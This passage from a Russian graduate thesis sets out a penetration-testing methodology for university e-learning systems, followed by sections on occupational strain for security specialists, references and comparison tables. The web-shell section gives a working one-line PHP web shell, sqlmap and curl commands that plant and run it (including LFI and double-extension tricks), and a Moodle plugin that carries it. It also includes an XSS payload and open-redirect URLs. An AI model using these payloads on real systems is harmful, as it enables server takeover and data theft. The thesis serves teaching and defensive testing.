- подготовить не разрешенные для загрузки файлы (такие файлы, как: jsr, exe или HTML файлы, содержащие скрипты);
- попытаться загрузить файл неразрешенного типа;
- проверить, проверяется тип файла только в клиентском JavaScript;
- проверить, проверяется тип файла только по заголовку Content-Type;
- проверить, проверяется тип файла только по только расширение файла;
- проверить, можно ли получить доступ к загруженным файлам по прямому URL;
- проверить, может ли загруженный файл включать серверный или клиентский код.

## 2.12 Загрузка программы для управления сервером

Если в ходе поиска уязвимостей обнаружена возможность загрузки на сервер произвольных файлов, то следует попытаться загрузить на сервер веб-шелл, так называется небольшая веб-программа предоставляющая доступ к серверу в обход штатных интерфейсов администрирования. Возможность загрузки веб-шелла продемонстрирует потенциальную возможность получения любой информации обрабатываемой веб-приложением, и возможность модификации самого веб-приложения злоумышленником.

Для того чтобы веб-шелл запустился, нужно чтобы, язык программирования на котором он написан соответствовал применяемому для разработки веб-приложения. Например для PHP простейшим веб-шеллом будет являться:

```
<?php system($_GET["cmd"]) ?>
```

т. е. просто выполняется команда командной строки операционной системы переданная, как в GET-парамetre cmd. Допустим файлы курсовых работ студента загружаются в

`https://lk.university.example/files/63412/kurs/<имя_файла>`

при этом отсутствует контроль загрузки файлов непредусмотренных типов. Тогда после загрузки веб-шелла, как файла `kurs_shell.php` команды на сервере можно будет выполнять следующим образом

```
$ curl "https://lk.university.example/files/63412/kurs/kurs_shell.php&cmd=ls /"  
bin  
dev  
etc  
<...>
```

Если присутствует фильтрация именно расширения «php», то следует попробовать альтернативные: «.php5», «.pht», «.phtml».

Также веб-шелл может быть загружен через SQL-инъекцию, случае наличия привилегии FILE у пользователя СУБД и прав на запись в каталог веб-приложения у пользователя ОС от имени которого работает СУБД. При этом должен быть известен путь к каталогу веб-приложения в файловой системе ОС.

Пример загрузки веб-шелла `shell.php` через SQL-инъекцию с помощью `sqlmap` в каталог веб-приложения `/var/www/lk/`

```
$ sqlmap -u 'https://lk.university.example/main/documents' --data 'number=1'
--file-write shell.php --file-dest /var/www/lk/shell.php
```

Если загрузка пройдет успешно веб-шелл будет доступен по URL

`https://lk.university.example/shell.php`

Однако добиться исполнения загруженного на сервер файла не всегда возможно: каталог, который содержит файлы с кодом веб-приложения, может быть доступен только для чтения, а исполнение файлов из каталога данных может быть отключено. Если при этом ранее была обнаружена уязвимость включения локальных файлов с кодом, нужно попытаться её использовать для включения файла с веб-шеллом. Например, при LFI-уязвимости GET-параметра `reqtype` загруженный `kurs_shell.php` можно запустить следующим образом:

```
$ curl "https://lk.university.example/ajax/?reqtype=../files/63412/kurs/
kurs_shell.php%00&cmd=ls /"
```

Также такой способ сработает, если происходит фильтрация запрещенных к загрузке файлов только, по расширению, но не по типу. После загрузки веб-шелла как курсовой работы в файле `kurs_shell.php.pdf`

```
$ curl "https://lk.university.example/ajax/?reqtype=../files/63412/kurs/
kurs_shell.php.pdf%00&cmd=ls /"
```

Если же происходит фильтрация по типу файла можно попробовать добавить `php` код в конец корректного `pdf` файла.

Другой способ загрузить веб-шелла – через штатный для веб-приложения механизм добавления модулей или плагинов в интерфейс администрирования. Если удалось получить данные учётной записи администратора ЭИОС через SQL-инъекции или повысить привилегии пользователя с ограниченными правами до уровня администратора ЭИОС через манипуляцию с параметрами сессии, то следует внимательно изучить интерфейс администрирования. У администратора может быть возможность загружать модули веб-приложения, а веб-шелл можно загрузить в том числе в виде модуль или плагина веб-приложения.

Например обладая правами администратора системы Moodle установленной по URL <https://moodle.university.example> можно загрузить плагин содержащий веб-шелл, через страницу <https://moodle.university.example/admin/tool/installaddon/index.php>.

Модуль `rce.zip` системы Moodle установка которого показана на рисунке 10 представляет собой ZIP архив с двумя файлами. Файл `rce/version.php` содержит следующий текст:

```
<?php
$plugin->version = 2020061700;
$plugin->component = 'block_rce'
```

А файл `rce/lang/en/block_rce.php` представляет собой веб-шелл написанный на php. После установки данного модуля веб-шелл станет доступен по URL [https://moodle.university.example/blocks/rce/lang/en/block\\_rce.php](https://moodle.university.example/blocks/rce/lang/en/block_rce.php), как показано на рисунке 11.




Рисунок 10 – Установка плагина в систему Moodle

**Command:** *ls -l/*

```
total 24
lrwxrwxrwx.    1 root root    7 Sep  7  2020 bin -> usr/bin
dr-xr-xr-x.    5 root root 4096 Mar 28  2021 boot
drwxr-xr-x    19 root root 3140 May  2 22:35 dev
drwxr-xr-x    88 root root 8192 May  3 01:35 etc
drwxr-xr-x    19 root root  211 May  3 01:05 home
lrwxrwxrwx.    1 root root    7 Sep  7  2020 lib -> usr/lib
lrwxrwxrwx.    1 root root    9 Sep  7  2020 lib64 -> usr/lib64
drwxr-xr-x     2 root root    6 Apr 11  2018 media
drwxr-xr-x     2 root root    6 Apr 11  2018 mnt
drwxr-xr-x     3 root root   23 Jan 17 10:55 opt
dr-xr-xr-x 1040 root root    0 May  2 22:34 proc
```

Рисунок 11 – Загруженный веб-шелл

## 2.13 Тестирование на стороне клиента. XSS в DOM-модели

XSS в DOM-модели. Представляет собой вариант XSS-атаки, в котором вредоносная строка не обрабатывается браузером жертвы, пока настоящий JavaScript веб-сайта не выполнится. Из-за своей природы уязвимости XSS в DOM-модели могут выполняться в нескольких экземплярах, при этом сервер не сможет определить, что происходит на самом деле, что может сделать многие из общих методов фильтрации и обнаружения XSS бессильными перед такими атаками.

Приложения JavaScript значительно отличаются от других типов приложений, поскольку они часто генерируются сервером динамически. Чтобы понять, какой код выполняется, необходимо просканировать весь тестируемый веб-сайт, чтобы найти все экземпляры выполняемого JavaScript и где принимаются данные от пользователя.

Данные поступают от пользователя в двух основных формах:

- входные данные записываются на страницу сервером таким образом, что прямой XSS не допускается;

- входные данные получаются из объектов JavaScript на стороне клиента.

Вот два примера того, как сервер может вставлять данные в JavaScript:

```
var data = "<экранированные данные с сервера>";  
var result = someFunction("<экранированные данные с сервера>");
```

Два примера ввода из объектов JavaScript на стороне клиента:

```
var data = window.location;  
var result = someFunction(window.referrer);
```

Уязвимость может проявляться только после определенных действий со стороны пользователя или использования определенного браузера, поэтому следует вручную анализировать те фрагменты кода, в которых обрабатываются данные от пользователя и в которых может проявиться уязвимость. Примерами таких фрагментов являются места, где код динамически записывается на страницу, изменяется DOM или где скрипты непосредственно выполняются.

## 2.14 Тестирование на стороне клиента. HTML-инъекции

HTML-инъекция — вид уязвимости, который возникает, когда нарушитель может предав пользователю особым образом оформленную ссылку может и вставлять произвольный HTML-код на уязвимую веб-страницу. Эта уязвимость может иметь множество последствий, таких как раскрытие сессионных cookie пользователя, или она может позволить нарушителю изменять содержимое страницы, которую видят пользователи. Эта уязвимость возникает, когда вводимые данные некорректно фильтруются, а выходные — не кодируются.

Для отображения HTML-контента можно использовать широкий ассортимент методов и атрибутов. Если в этих методах обрабатываются не доверенные входные данные, существует высокий риск уязвимости HTML-инъекций. Например, можно вставить вредоносный HTML-код с помощью методов JavaScript `innerHTML` и `document.write()`. Если строки должным образом не фильтруются, эти методы могут допускать HTML-инъекцию.[8]

В следующем примере показан фрагмент уязвимого кода, который позволяет использовать не доверенные входные данные для создания динамического HTML-кода в контексте страницы:

```
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.getElementById("Welcome").innerHTML=" Hello, "+user;
```

Эту уязвимость можно эксплуатировать с помощью ссылки:

```
https://university.example/page.html?user=<img%20src='aaa'%20onerror=alert(1)>
```

При вводе добавляется на страницу тег изображения, который будет выполнять произвольный код JavaScript, вставленный нарушителем в контекст HTML.

Как и в случае XSS в DOM-модели следует вручную анализировать JavaScript. В данном случае те фрагменты кода, в которых обрабатываются данные из строки URL и в которых может проявиться уязвимость (задействованы методы `innerHTML` и `document.write()`).

## 2.15 Тестирование перенаправления URL на стороне клиента

Перенаправление URL на стороне клиента, также известное как открытое перенаправление – это недостаток контроля входных данных, который возникает, когда приложение принимает от пользователя ссылку, ведущую на внешний URL, который может быть вредоносным. Такого рода уязвимость может эксплуатироваться при проведении фишинговой атаки или перенаправления пользователя на зараженную страницу. Поскольку перенаправление инициируется самим приложением, попытки фишинга могут выглядеть более достоверно. Вот пример URL для фишинговой атаки.

`https://university.example?#redirect=www.fake.example`

Пользователь, которая перейдёт по этому URL, будет автоматически перенаправлена на `www.fake.example`, где нарушитель может разместить фишеговую страницу

При тестировании данного типа уязвимостей, тестировщик сначала определяет, есть ли перенаправления, реализованные в коде на стороне клиента, затем анализирует их на возможность подставить URL стороннего сайта. Перенаправления могут быть реализованы с помощью объекта `window.location`, например:

```
var redir = location.hash.substring(1);
if (redir) {
    window.location='https://' + decodeURIComponent(redir);
}
```

В данном примере скрипт никак не проверяет переменную `redir`, которая содержит строку запроса, введённую пользователем. Поскольку никакая форма кодирования не применяется, этот не доверенный ввод передается объекту `windows.location`, создавая уязвимость перенаправления URL. Это означает, что нарушитель может перенаправить пользователя на вредоносный сайт, просто отправив следующую строку запроса:

`https://university.example/?#www.malicious.example`

## 2.16 Рекомендации по составлению отчетности о тестировании на проникновение ЭИОС вуза

В соответствии с ГОСТ Р 58143-2018 отчетность по результатам тестирования на проникновения должна содержать:

- условия проведения тестирования проникновения;
- обобщенные результаты тестирования проникновения;
- детализацию результатов тестирования проникновения по отношению к каждой потенциальной уязвимости.

Обобщенные результаты тестирования проникновения должны содержать:

- описание модели профиля нападения;
- изложение идентифицированных уязвимостей с указанием их опасности.

Детализация результатов по отношению к каждой потенциальной уязвимости включает:

- изложение результатов тестирования;
- описание подтвержденных уязвимостей;

Описание подтвержденных уязвимостей рекомендуется выполнять с учетом ГОСТ Р 56545 и ГОСТ Р 56546.

- описание использования шаблонов атак, включая алгоритм выполнения шаблона (и использованные вариации);
- оценку опасности уязвимости;
- рекомендации для каждого недостатка (уязвимости).[23]

Рекомендации для каждого недостатка (уязвимости) могут включать:

- описание недостатков (уязвимостей), эксплуатация которых невозможна.

### 3 Вредные психофизиологические факторы, влияющие на психоэмоциональное состояние специалиста по защите информации. Методы и средства физической культуры, снижающие их воздействие

По определению Трудового кодекса Российской Федерации, условия труда – это совокупность факторов производственной среды и трудового процесса, оказывающих влияние на работоспособность и здоровье работника.

Неблагоприятные производственные факторы по результирующему воздействию на организм работающего человека подразделяют:

- на вредные производственные факторы, то есть факторы, приводящие к заболеванию, в том числе усугубляющие уже имеющиеся заболевания;
- опасные производственные факторы, то есть факторы, приводящие к травме, в том числе смертельной.

Один и тот же по своей природе неблагоприятный производственный фактор при различных характеристиках воздействия может оказаться либо вредным, либо опасным, а потому логическая граница между ними условна.

Вредные производственные факторы по воздействию на организм работающего человека подразделяют:

- на факторы, приводящие к хроническим заболеваниям, в том числе усугубляющие уже имеющиеся заболевания, за счет длительного относительно низко интенсивного воздействия;
- факторы, приводящие к острым заболеваниям (отравлениям, поражениям) или травмам за счет кратковременного (одиночного и/или практически мгновенного) относительно высокоинтенсивного воздействия.

Факторы производственной среды и трудового процесса представлены следующими группами опасных и вредных производственных факторов: физические, химические, биологические и психофизиологические.

Опасные и вредные производственные факторы, обладающие свойствами психофизиологического воздействия на организм человека, подразделяют:

- на физические перегрузки, связанные с тяжестью трудового процесса;
- нервно-психические перегрузки, связанные с напряженностью трудового процесса.

Физические перегрузки подразделяют:

- на статические, связанные с рабочей позой;
- динамические нагрузки, связанные с массой поднимаемого и перемещаемого вручную груза;
- динамические нагрузки, связанные с повторением стереотипных рабочих движений.

Нервно-психические перегрузки организма работающего, связанные с напряженностью трудового процесса, в целях оценки условий труда, разработки и принятия мероприятий по их улучшению характеризуются такими показателями, как:

- длительность сосредоточенного наблюдения;
- активное наблюдение за ходом производственного процесса;
- число производственных объектов одновременного наблюдения;
- плотность сигналов (световых, звуковых) и сообщений в единицу времени;
- нагрузка на слуховой анализатор;
- нагрузка на голосовой аппарат;
- работа с оптическими приборами.

(ГОСТ 12.0.003-2015 Система стандартов по безопасности труда. Опасные и вредные производственные факторы. Классификация )

Специалист по информационной безопасности выполняет следующие виды сложных работ, связанных с обеспечением комплексной защиты информации на основе разработанных программ и методик, с требованиями соблюдения государственной тайны или коммерческой тайны:

- проводит сбор и анализ материалов учреждений, организаций и предприятий отрасли с целью выработки и принятия решений и мер по обеспечению

защиты информации и эффективному использованию средств автоматического контроля, обнаружения возможных каналов утечки сведений, представляющих государственную, военную, служебную и коммерческую тайну;

- анализирует существующие методы и средства, применяемые для контроля и защиты информации, и разрабатывает предложения по их совершенствованию и повышению эффективности этой защиты;

- участвует в обследовании объектов защиты, их аттестации и категорировании;

- разрабатывает и подготавливает к утверждению проекты нормативных и методических материалов, регламентирующих работу по защите информации, а также положений, инструкций и других организационно-распорядительных документов;

- организует разработку и своевременное представление предложений для включения в соответствующие разделы перспективных и текущих планов работ и программ мер по контролю и защите информации;

- составляет отзывы и заключения на проекты вновь строящихся и реконструируемых зданий и сооружений и другие разработки по вопросам обеспечения защиты информации;

- участвует в рассмотрении технических заданий на проектирование, эскизных, технических и рабочих проектов, обеспечивает их соответствие действующим нормативным и методическим документам, а также в разработке новых принципиальных схем аппаратуры контроля, средств автоматизации контроля, моделей и систем защиты информации, оценке технико-экономического уровня и эффективности предлагаемых и реализуемых организационно-технических решений;

- определяет потребность в технических средствах защиты и контроля, составляет заявки на их приобретение с необходимыми обоснованиями и расчетами к ним, контролирует их поставку и использование;

- осуществляет проверку выполнения требований межотраслевых и от-

раслевых нормативных документов по защите информации.

Специалист по информационной безопасности самостоятельно принимает решения в рамках своей профессиональной компетенции. Специалисты могут работать как самостоятельно, так и в коллективе. Представители данной профессии работают как в государственных, так и в коммерческих предприятиях, работа в помещении, преимущественно сидя, с использованием компьютера. [24]

В процессе трудовой деятельности специалист по информационной безопасности подвергается воздействию только одного физического фактора — фактора статических перегрузок, связанных с рабочей позой во время работы за компьютером.

В то же время он испытывает следующие виды нервно — психических перегрузок:

- длительность сосредоточенного наблюдения;
- активное наблюдение за ходом производственного процесса;
- число производственных объектов одновременного наблюдения;
- плотность сигналов (световых, звуковых) и сообщений в единицу времени.

Длительность сосредоточенного наблюдения связана с размером объекта различения при длительности сосредоточенного внимания (% от времени смены) - нагрузка на зрительный анализатор определяется размером объекта различения и продолжительностью наблюдения за предметом. Напряженность по данному показателю возрастает с уменьшением размера рассматриваемого предмета (изделия, детали, цифровой или буквенной информации и т. п.) и продолжительности времени наблюдения за предметом. Чем больше процент времени отводится в течение смены на сосредоточенное наблюдение, тем выше напряженность. Общее время рабочей смены принимается за 100%. Сосредоточенное наблюдение означает, что работник смотрит на объект наблюдения, не отрывая взгляда.

Активное наблюдение — время в течении которого рабочий процесс выполняется машиной без применения физической силы работающего, но требует его активного наблюдения.

Число производственных объектов одновременного наблюдения показывает, что с увеличением числа объектов одновременного наблюдения возрастает напряженность труда. Для операторского вида деятельности объектами одновременного наблюдения служат различные индикаторы, дисплеи, органы управления, клавиатура.

Количество воспринимаемых и передаваемых сигналов (сообщений, распоряжений) позволяет оценить занятость, специфику деятельности работника. Чем больше число поступающих и передаваемых сигналов или сообщений, тем выше информационная нагрузка, приводящая к возрастанию напряженности.

Таким образом, ухудшению психоэмоционального состояния специалиста способствует повышенное зрительное перенапряжение, продолжительная концентрация внимания, монотонность трудового процесса, большой объем обрабатываемой информации.

Важным способом противодействия вышеперечисленным опасным и вредным производственным факторам, обладающим свойствами психофизиологического воздействия на организм специалиста по информационной безопасности является применение участником трудового процесса методов и средств физической культуры.

Для нормального функционирования мозга необходимо, чтобы к нему поступали нервные импульсы от мышц, которые составляют половину от массы всего организма. Движения мышц формируют поток нервных импульсов, поддерживающих мозг в хорошем рабочем состоянии. Именно поэтому умственная работоспособность непосредственно связана с общим состоянием здоровья, в укреплении которого важная роль отводится физической культуре.

При умственном труде, который лежит в основе деятельности специалиста по защите информации, в коре головного мозга формируются замкнутые

циклы возбуждения, которые характеризуются большой устойчивостью и инертностью. Поэтому, если после прекращения физической нагрузки человек практически сразу может переключиться на новый вид деятельности, то при умственном труде интенсивная работа мозга не заканчивается продолжительное время и после завершения интеллектуальной нагрузки.

В основе организации отдыха при умственных перегрузках лежит принцип активного отдыха, который предусматривает систему организованных движений до, в процессе и по окончании умственной деятельности, что оказывает благоприятный эффект не только в сохранении, но и повышении умственной работоспособности. Ежедневные и регулярные физические упражнения способствуют формированию в коре больших полушарий «доминанты движения», которая оказывает положительное воздействие на состояние дыхательной, мышечной, сердечно-сосудистой систем организма, активизирует зону сенсомоторной активности в коре головного мозга, способствует повышению тонуса всего организма.

Перед началом интенсивной умственной работы, для сокращения периода вработывания, рекомендуются в течение 5 минут произвольные движения умеренной или средней интенсивности, направленные на дополнительное напряжение мышц конечностей. При этом чем ниже исходное нервно-психическое и мышечное напряжение человека, и чем быстрее необходимо включиться в работу, тем интенсивнее должны быть упражнения на напряжение скелетных мышц. В процессе напряженной продолжительной умственной деятельности, сопровождаемой к тому же эмоциональным стрессом, рекомендуется проделать произвольные упражнения на общее расслабление и снижение тонуса скелетных мышц, желательно в сочетании с ритмичным сокращением небольших мышечных групп (разгибателей и сгибателей пальцев кисти, мимических мышц лица и т. п.).

Для повышения работоспособности мозга на фоне мышечного расслабления, улучшения функций дыхания и кровообращения, необходимо регулярно

выполнять кратковременные физические упражнения. Например, раз в час при работе за компьютером проделать познотонические упражнения - попеременное напряжение и расслабление мышц туловища и конечностей в определенных позах. До начала интенсивной умственной работы, чтобы сократить период встраивания, рекомендуется произвольное дополнительное напряжение мышц конечностей умеренной или средней интенсивности в течение 5-10 мин.

Через каждые 2 часа работы желательно проводить минутные динамические упражнения, такие как бег на месте, с ритмичным, глубоким дыханием.

Для снижения напряжения глаз каждые 2 часа рекомендуется выполнять упражнения для глаз. Гимнастику для глаз за компьютером лучше выполнять в расслабленном состоянии. При наличии боли в области шеи или спины, необходимо сначала выполнить упражнения для этих зон. При выполнении упражнений для глаз надо глубоко дышать, так как при работе глазные мышцы должны активно насыщаться кислородом.

Правильно подобранный комплекс упражнений повышает общий эмоциональный тонус работника, создавая устойчивое настроение, которое станет благоприятным фоном для активной умственной деятельности и необходимо для предупреждения раннего развития утомления. Физическая нагрузка выстроенная на основе принципа активного отдыха, оказывает благоприятное воздействие на повышение умственной работоспособности специалиста по защите информации.

## Заключение

В ходе выполнения выпускной квалификационной работы был выполнен обзор существующих стандартов и методик тестирования на проникновение и обоснована актуальность разработки методики тестирования на проникновение электронной информационной образовательной среды вузов.

В процессе работы была определена структура и функции типовой электронной информационной образовательной среды вузов и разработана методика тестирования на проникновение электронной информационной образовательной среды высших учебных заведений.

Результатом выпускной квалификационной работы является методика тестирования на проникновение электронной информационной образовательной среды высших учебных заведений. Методика содержит алгоритм сбора информации об ЭИОС вуза, алгоритм поиска уязвимостей в ЭИОС вуза, рекомендации по составлению отчетности о тестировании на проникновение ЭИОС вуза. В алгоритме сбора информации об ЭИОС вуза отражены способы получения информации об используемом в ЭИОС вуза программном обеспечении и веб-технологиях, пути определения точек ввода информации в ЭИОС вуза. Алгоритм поиска уязвимостей содержит тестирование аутентификации и управления сессиями, тестирование контроля входных данных, тестирование на стороне клиента.

Также был осуществлен выбор инструментальных средств используемых для проведения процедуры тестирования на проникновение информационной образовательной среды вузов и описан способ их применения.

Таким образом, задание на выпускную квалификационную работу выполнено в полном объеме.

## Список использованных источников

1. Формирование информационной среды предоставления электронных услуг населению / И. С. Константинов, Р.А. Лунев, В.Н. Волков и др. // Научные ведомости БелГУ. Сер. История. Политология. Экономика. Информатика. – 2015. – №1(198), вып.33/1. – С. 143-147.
2. Уязвимости и угрозы веб-приложений 2020–2021 // Positive Technologies : [сайт]. – URL: [https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/Уязвимости\\_и\\_угрозы\\_веб\\_приложений\\_A4\\_RUS\\_0004\\_02\\_JUL\\_06\\_2022.pdf](https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/Уязвимости_и_угрозы_веб_приложений_A4_RUS_0004_02_JUL_06_2022.pdf) (дата обращения: 09.02.2023).
3. Moodle, как платформа организации eLearning и дистанционного обучения // Хабр : [сайт]. – URL: <https://habr.com/ru/post/139629/> (дата обращения: 05.03.2023). – Заглавие с экрана.
4. Макаренко С. И. Анализ стандартов и методик тестирования на проникновение / С. И. Макаренко, Г. Е. Смирнов // Системы управления, связи и безопасности. – 2020. – № 4. – С. 44–72. – DOI: 10.24411/2410-9916-2020-10402.
5. Богораз А. Г. Методика тестирования и оценки межсетевых экранов / Богораз А. Г., Пескова О. Ю. // Известия ЮФУ. Технические науки. – 2013. – № 12 (149). – С. 148-156.
6. Herzog P. OSSTMM – The Open Source Security Testing Methodology Manual. – New York: 2006. – 129 с. – URL: <https://www.isecom.org/OSSTMM.3.pdf> (дата обращения: 01.03.2023).
7. ISSAF - Information System Security Assesment Framework. – 2006. – 1264 с. – URL: <http://www.oissg.org/issaf02/issaf0.1-5.pdf> (дата обращения: 01.03.2023).
8. OSWAP Testing Guide. Version 4. – 2014. – URL: [https://www.owasp.org/index.php/OWASP\\_Testing\\_Project](https://www.owasp.org/index.php/OWASP_Testing_Project) (дата обращения: 01.03.2023).
9. PTES – The Penetration Testing Execution Standard // Penetration Testing Execution Standarts : [сайт]. – URL: <http://www.pentest-standard.org/index.php/>

PTES\_Technical\_Guidelines (дата обращения: 01.03.2023).

10. NIST Special Publications 800-115. Technical Guide to Information Security Testing and Assessment. – USA, Gaithersburg: 2008. – 80 с. – URL: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf> (дата обращения: 01.03.2023).

11. BSI – Study A Penetration Tesing Model. – Germany, Bonn, 2008 – 111 с. – URL: [https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration\\_pdf](https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf) (дата обращения: 01.03.2023).

12. Klíma T. PETA: Methodology of information systems security penetration testing // Acta Informatica Pragensia. 2016. Т. 5. № 2. С. 98-117 (дата обращения: 01.03.2023).

13. Orrey K. Penetration Test Framework // Vulnerability Assessment : [сайт]. – URL: <http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html> (дата обращения: 01.03.2023).

14. Тесты на проникновение // Positive Technologies : [сайт]. – URL: <https://www.ptsecurity.com/ru-ru/services/pentest> (дата обращения: 02.03.2023).

15. Информационно-образовательная среда экономического вуза / Под ред. проф. В.В. Трофимова. – СПб. : Изд-во СПбГЭУ, 2018. – 136 с.

16. Положение об электронной информационно-образовательной среде университета : 27.09.2018 №101-06: утверждено ученым советом университета (протокол 27.09.2018 №1) // Пензенский государственный университет : [официальный сайт]. – URL: [https://pnzgu.ru/files/pnzgu.ru/doki/localnormact/polozhenie\\_ob\\_eios.pdf](https://pnzgu.ru/files/pnzgu.ru/doki/localnormact/polozhenie_ob_eios.pdf) (дата обращения: 03.04.2023).

17. Положение об электронной информационно-образовательной среде : 3 июля 2020 № 3-06/4-у : утверждено ректором Самарского университета // Самарский университет : [официальный сайт]. – [https://ssau.ru/docs/sveden/localdocs/loc\\_pologenie\\_el\\_inf.pdf](https://ssau.ru/docs/sveden/localdocs/loc_pologenie_el_inf.pdf) (дата обращения: 03.04.2023).

18. Положение об электронной информационно-образовательной среде АНО ВО «Университет Иннополис» : утверждено приказом АНО ВО «Универ-

ситет Иннополис» от 5 августа 2020г. №ОД/УД-06/2020/08/05 // Университет Иннополис : [официальный сайт]. – URL: [https://innopolis.university/upload/iblock/5e2/Положение\\_об\\_ЭИОС.pdf](https://innopolis.university/upload/iblock/5e2/Положение_об_ЭИОС.pdf) (дата обращения: 03.04.2023).

19. Об утверждении Положения об электронной информационно-образовательной среде СПбГУ : приказ «Санкт-Петербургский государственный университет» (СПбГУ) 21.12.2018 №12491/1 // Санкт-Петербургский государственный университет : [официальный сайт]. – URL: <https://spbu.ru/openuniversity/documents/ob-elektronnoy-informacionno-obrazovatelnoy-srede-spbgu> (дата обращения: 03.04.2023).

20. Положение об электронной информационной образовательной среде ОГУ : Утверждено приказом ректора от 15.09.2017 №532 // Оренбургский государственный университет : [официальный сайт]. – URL: [http://www.osu.ru/docs/official/it/Polozhenie\\_EIOS\\_OSU\\_15.09.2017.pdf](http://www.osu.ru/docs/official/it/Polozhenie_EIOS_OSU_15.09.2017.pdf) (дата обращения: 03.04.2023).

21. Положение об электронной библиотечной системе Пензенского государственного университета : 27.09.2018 №98-15 : утверждено ученым советом университета (протокол 27.09.2018 №1) // Пензенский государственный университет : [официальный сайт]. – URL: [https://www.pnzgu.ru/files/pnzgu.ru/doki/localnormact/polozhenie\\_ob\\_elektronnoy\\_bibliotechnoy\\_sisteme.pdf](https://www.pnzgu.ru/files/pnzgu.ru/doki/localnormact/polozhenie_ob_elektronnoy_bibliotechnoy_sisteme.pdf) (дата обращения: 03.04.2023).

22. Массовые открытые онлайн-курсы в формировании единого информационного образовательного пространства университета / И. П. Болодурина, В. В. Запорожко, Д. И. Парфенов, Л. М. Анциферова. — Текст : непосредственный // Вестник Оренбургского государственного университета. — 2017. — № 10 (210). — С. 24-28.

23. ГОСТ Р 58143-2018. Информационная технология. Методы и средства обеспечения безопасности. Детализация анализа уязвимостей программного обеспечения в соответствии с ГОСТ Р ИСО/МЭК 15408 и ГОСТ Р ИСО/МЭК 18045. Часть 2. Тестирование проникновения : национальный стандарт Российской Федерации : издание официальное : утвержден и введен в действие Прика-

зом Федерального агентства по техническому регулированию и метрологии от 24 мая 2018 г. №274-ст : введен впервые : дата введения 2018-11-01 / Разработан Обществом с ограниченной ответственностью «Центр безопасности информации» (ООО «ЦБИ»). – Москва : Стандартинформ, 2018.

24. Специалист по информационной безопасности // Профессиональная ориентация : [сайт]. – URL: [http://pkp.r21.spb.ru/professiogram/chelovek-znak/specialist\\_po\\_informacionnoy\\_bezopasnosti/](http://pkp.r21.spb.ru/professiogram/chelovek-znak/specialist_po_informacionnoy_bezopasnosti/) (дата обращения: 03.05.2023).

## Приложение А

(обязательное)

Результаты сравнительного анализа стандартов и методик  
тестирования на проникновение

Таблица А.1 – Сравнительный анализ стандартов и методик тестирования на проникновение

| Характеристика                                                          | OSSTMM | ISSAF | OWASP | PTES | NIST SP 800-115 | BSI | PETA | PTF | Positive Technologies |
|-------------------------------------------------------------------------|--------|-------|-------|------|-----------------|-----|------|-----|-----------------------|
| Рекомендации по сбору информации об объекте тестирования                | +      | +     | +     | +    | +               | +   | ±    | +   | +                     |
| Подробные рекомендации по анализу и оценке уязвимостей                  | ±      | +     | +     | +    | ±               | +   | –    | +   | ±                     |
| Рекомендации по этапам тестирования и их содержанию                     | +      | +     | +     | +    | +               | +   | +    | +   | +                     |
| Отдельные рекомендации по тестированию веб-приложений                   | ±      | ±     | +     | +    | –               | –   | –    | ±   | ±                     |
| Отдельные рекомендации по проверке безопасности паролей                 | –      | +     | ±     | +    | +               | –   | –    | +   | ±                     |
| Отдельные рекомендации по проверке безопасности баз данных              | –      | +     | ±     | –    | –               | –   | –    | –   | –                     |
| Отдельные рекомендации по проверке безопасности исходного кода программ | –      | +     | ±     | –    | –               | –   | –    | –   | –                     |
| Рекомендации по конкретному ПО, используемому для тестирования          | –      | +     | ±     | +    | –               | ±   | –    | ±   | –                     |
| Рекомендации по формированию отчета о тестировании                      | +      | +     | +     | +    | –               | +   | –    | +   | –                     |

## Приложение Б

(обязательное)

Классификация инструментальных средств,  
позволяющих осуществить тестирование на проникновение  
информационной системы с веб-сервисами

